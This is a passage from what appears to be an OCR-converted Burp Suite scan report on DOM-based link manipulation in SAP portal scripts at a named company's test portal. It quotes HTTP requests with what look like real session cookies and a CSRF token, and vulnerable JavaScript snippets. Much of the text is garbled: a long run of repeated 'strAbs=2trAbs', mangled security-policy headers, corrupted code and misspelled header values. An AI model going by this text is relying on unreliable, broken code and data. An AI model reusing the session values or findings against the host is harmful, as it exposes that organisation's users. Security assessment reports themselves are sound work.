b=a.dataObject;portalUrl=document.location.protocol+"//"+document.location.host+"/irj/servlet/prt/portal/prtroot /com.sap.portal.navigation.helperservice.PortalPlaceRedirect?ppLaunchURL="+b+"&windowId="+window.name;EPCM.getSAPTop().document.location.href=portalUrl; return}EPCM.subscribeEvent("urn:com.sap.portal.navigation","PortalPlace",openPortalPlace);var Browser={IE:!!(window.attachEvent&&!window.opera),IE7:/MSIE 7.0/.test(navigator.userAgent),Opera:!!window.o

...[SNIP]...

### Static analysis

Data is read from window.name and passed to document.location.href via the following statements:

- portalUrl= document.location.protocol+ "//" + document.location.host+ "/irj/servlet/prt/po..." + b+ "&windowId="+window...." + window.name;
- EPCM.getSAPTop().document.location.href=portalUrl;

# Link manipulation (DOM-based)

There are 8 instances of this issue:

- /htmlb/jslib/sapUrMapi\_nn7.js
- /htmlb/jslib/sapUrMapi\_nn7.js
- /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds
- /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup
- /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

## Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way

DOM-based link manipulation arises when a script writes controllable data to a navigation target within the current page, such as a clickable link or the submission URL of a form. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the target of links within the response. An attacker may be able to leverage this to perform various attacks, including:

- Causing the user to redirect to an arbitrary external URL, to facilitate a phishing attack.
- . Causing the user to submit sensitive form data to a server controlled by the attacker.
- · Causing the user to perform an unintended action within the application, by changing the file or query string associated with a link
- · Bypassing browser anti-XSS defenses by injecting on-site links containing XSS exploits, since browser anti-XSS defenses typically do not operate on on-site links.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

### Issue remediation

The most effective way to avoid DOM-based link manipulation vulnerabilities is not to dynamically set the target URLs of links or forms using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a link target. In general, this is best achieved by using a whitelist of URLs that are permitted link targets, and strictly validating the target against this list before setting the link target.

### References

• Web Security Academy: Link manipulation (DOM-based)

## Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

## 5.1. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi\_nn7.js

### Summary

Severity: Low Confidence: Firm

Host: https://testportal.zalaris.com Path: /htmlb/jslib/sapUrMapi\_nn7.js

### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

## Request 1

GET /htmlb/jslib/sapUrMapi\_nn7.js HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt· 1

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:13:38 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN Content-Type: application/x-javascript

last-modified: Tue, 30 Nov 2021 06:15:12 GMT cache-control: max-age=604800

Content-Length: 801468

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icspsf.com:443 https://p.icspsf.com:4

```
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ http
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://*.zalaris.com/443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://* zalaris.com:443 blob.
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
//** GlobalVariables.nn7 **
var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null
try {uɪ__,
...[SNIP]...
~/a. "");
try {ur_system==null;} catch(e) {ur_system = {doc : windo
<\/br>/g,
    var oLink = oDoc.getElementsByTagName("LINK")[0],
      cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
     oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
     oDoc.body.dir = ur_system.direction;
     oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
     oDoc.body.innerHTML = sText;
    oDoc.designMode = 'On';
     oDoc.execCommand("useCSS",false,true);
 ...[SNIP]...
urn sText;
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("./")==-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("./")+2);
\label{eq:var_strAbs} $$ var strAbs=trAbs.substring(0, strAbs.lastIndexOf("/")); $$ while(strRelDots.lastIndexOf(".")>-1) { strAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2trAbs=2t
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf(".."))+"/";
if (strRelDots.lastIndexOf("./")>
 ...[SNIP]...
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1) {
showError (strRel+" is not a valid relative url.");
strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
return strNewAbsPath;
//** RoadMap.ie5 **
function ur_RM_RegisterCreate(sld)
     var oRm = ur_get(sld);
if(parseInt(oRm.getAttribute("ic"))==0)return;
     if(!oRm.getAttribute("sel"))
           oRm.setAttribute("s
   ..[SNIP]...
```

### Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

### 5.2. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi\_nn7.js

### Summary

Severity: Low
Confidence: Firm

Host: https://testportal.zalaris.com
Path: /htmlb/jslib/sapUrMapi\_nn7.js

### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

### Request 1

```
GET /htmlb/jslib/sapUrMapi_nn7.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXYYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYTJ1657771353019J16577771990993
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:13:38 GMT
Server: Anache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:15:12 GMT
cache-control: max-age=604800
Content-Length: 801468
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://mapplicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://cdn.syndication.twimg.com.https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.ap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com/https://alaris.com/https://syndicata-initie/https://www.zalaris.com/https://chalaris.com/https://syndicata-initie/https://www.zalaris.com/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://sont-files-general-eu-west-1-est.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cha.recast.ai/ https://sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
//** GlobalVariables.nn7 **
var sapUrDomainRelaxing = {NONE:"NONE", MINIMAL: "MINIMAL", MAXIMAL: "MAXIMAL"};
var sapUrGlobalStorage = null
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\/br>/g, "");
   var oLink = oDoc.getElementsByTagName("LINK")[0],
    cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
   oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
   oDoc.body.dir = ur_system.direction;
   oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;
   oDoc.designMode = 'On';
   oDoc.execCommand("useCSS",false,true);
 ...[SNIP]...
urn sText;
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf(".")=-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf(",")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf(","));
while(strRelDots.lastIndexOf(".")>
```

```
...[SNIP]...

{

strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";

if (strRelDots.lastIndexOf("./")>-1) {

showError (strRel+" is not a valid relative url.");

}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);

return strNewAbsPath;
}

//** RoadMap.ie5 **

function ur_RM_RegisterCreate(sld) {

var oRm = ur_get(sld);

if(parseInt(oRm.getAttribute("io"))==0)return;

if(loRm.getAttribute("sel"))

oRm.setAttribute("sel"))

oRm.setAttribute("sel"))

oRm.setAttribute("sel"))
```

## Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

## 5.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

## Summary

Severity: Low
Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

### Request 1

```
GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(JZEE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2g|WUbooVy2[GtLBRDMhHYT]1657771353019|1657772847717; SAPWp_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20101011 Firefax/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US_en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Best: document
Sec-Fetch-Boest: document
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:27:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
```

pragma: no-cache cache-control: no-store, no-cache, must-revalidate expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://signicat.com/ https://signica https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close Content-Length: 5828

<html><head>

<script type="text/javascript">
/\*HTML Business for Java. 6.0\*/

ur system = {doc; window.document, mimepath: "/com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common

…ĪSŃIP1...

</script><script SRC="/htmlb/jslib/sapUrMapi\_nn7.js" ></script>
...[SNIP]...

## Request 2

GET /htmlb/jslib/sapUrMapi nn7.js HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

### Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:13:38 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN Content-Type: application/x-javascript last-modified: Tue, 30 Nov 2021 06:15:12 GMT

Content-Length: 801468

cache-control: max-age=604800

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://isi5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://paidim.cwiter.com/files/ZALARISTEST/ https://www.aiassian.com/gadgets/inaps/googleapis.com/files/ZALARIS/ data: https://codn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://codn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://codn.recast.ai/ https://codn.recast https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

//\*\* GlobalVariables.nn7 \*\*

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"}; var sapUrGlobalStorage = null;

```
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\/br>/g, "");
  var oLink = oDoc.getElementsByTagName("LINK")[0],
  cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
  oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
  oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
  oDoc.body.innerHTML = sText;
 oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
 ..[SNIP1..
urn sText;
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf(",/")==-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf(",/")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
while(strRelDots.lastIndexOf("..")>-1) {
strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
strRelDots = strRelDots.substring(0, strRelDots.lastIndexOf("..")) + "/"; \\
if (strRelDots.lastIndexOf("./")>
...[SNIP]...
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1) {
showError (strRel+" is not a valid relative url.");
strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
return strNewAbsPath;
//** RoadMap.ie5 **
function ur_RM_RegisterCreate(sld)
  var oRm = ur_get(sld);
  if(parseInt(oRm.getAttribute("ic"))==0)return;
  if(!oRm.getAttribute("sel"))
     oRm.setAttribute("s
  .[SNIP]...
```

### Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

